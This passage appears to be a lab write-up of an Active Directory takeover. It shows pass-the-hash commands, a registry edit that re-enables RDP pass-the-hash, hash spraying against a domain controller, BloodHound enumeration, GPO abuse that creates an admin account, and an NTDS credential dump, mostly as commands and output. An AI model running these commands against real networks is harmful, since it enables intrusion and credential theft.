
I resolved this by disabling RestrictedAdmin via registry using smbexec (since I have Admin hashes).
nxc smb 10.1.226.99 -u 'Administrator' -H 'd5cad8a9782b2879bf316f56936f1e36' --local-auth --exec-method=smbexec -x "reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0 /f"Now RDP access as Administrator is possible.

Lateral Movement to DC01
With the list of users and hashes from WSKT01, I performed a spraying attack against the Domain Controller (DC01).
nxc smb 10.1.147.192 -u users -H hashes --smb-timeout=15 --continue-on-success --no-bruteforce...SMB 10.1.147.192 445 DC01 [+] hsm.local\bbarkinson:53c3709ae3d9f4428a230db81361ffbcWe have valid credentials for bbarkinson.
Enumerating bbarkinson reveals he is a member of Remote Management Users, allowing WinRM access.
[bbarkinson@hsm.local]$ nxc ldap 10.1.147.192 -u "$USER" -H "$NT_HASH" -M whoami...WHOAMI 10.1.147.192 389 DC01 Member of: CN=Remote Management Users,CN=Builtin,DC=hsm,DC=local[bbarkinson@hsm.local]$ evil-winrm -i 10.1.147.192 -u "bbarkinson" -H "53c3709ae3d9f4428a230db81361ffbc"Domain Dominance
Bloodhound Analysis
To find an escalation path to Domain Admin, I collected BloodHound data. Since Netexec Bloodhound collection failed, I ran SharpHound.exe from the target.
*Evil-WinRM* PS C:\Users\bbarkinson\Documents> C:\Programdata\SharpHound.exe -c AllAfter analyzing the data in BloodHound:
 The graph shows
 bbarkinson has GenericWrite privileges on the Finance Policy GPO.
 This allows us to modify the GPO to execute malicious commands or add users.
Exploiting GPO
I used pyGPOAbuse to exploit this.
https://github.com/Hackndo/pyGPOAbuse
We can create a new local admin user via the GPO. I used the default behavior of pyGPOAbuse which creates a user and adds them to Administrators.
[bbarkinson@hsm.local]$ pygpoabuse.py "hsm.local"/"bbarkinson" -hashes :"53c3709ae3d9f4428a230db81361ffbc" -gpo-id "526CDF3A-10B6-4B00-BCFA-36E59DCD71A2" -fSUCCESS:root:ScheduledTask TASK_c49ca259 created![+] ScheduledTask TASK_c49ca259 created!To trigger the payload immediately, I forced a Group Policy update on the victim (though typically you wait for the cycle).
*Evil-WinRM* PS C:\Users\bbarkinson\Documents> gpupdateOnce the GPO applied, the user john was created with password H4x00r123...

$ nxc smb 10.1.147.192 -u "john" -p "H4x00r123.."SMB 10.1.147.192 445 DC01 [+] hsm.local\john:H4x00r123.. (admin)With Admin access on the DC, we can dump the NTDS to retrieve the Administrator hash.
$ nxc smb 10.1.147.192 -u "john" -p "H4x00r123.." --ntds --user Administrator...Administrator:500:aad3b435b51404eeaad3b435b51404ee:20f4d4038a64f83862c865c3d5ea2629:::...Finally, accessing DC01 as Administrator:
$ evil-winrm -i 10.1.147.192 -u "Administrator" -H "20f4d4038a64f83862c865c3d5ea2629"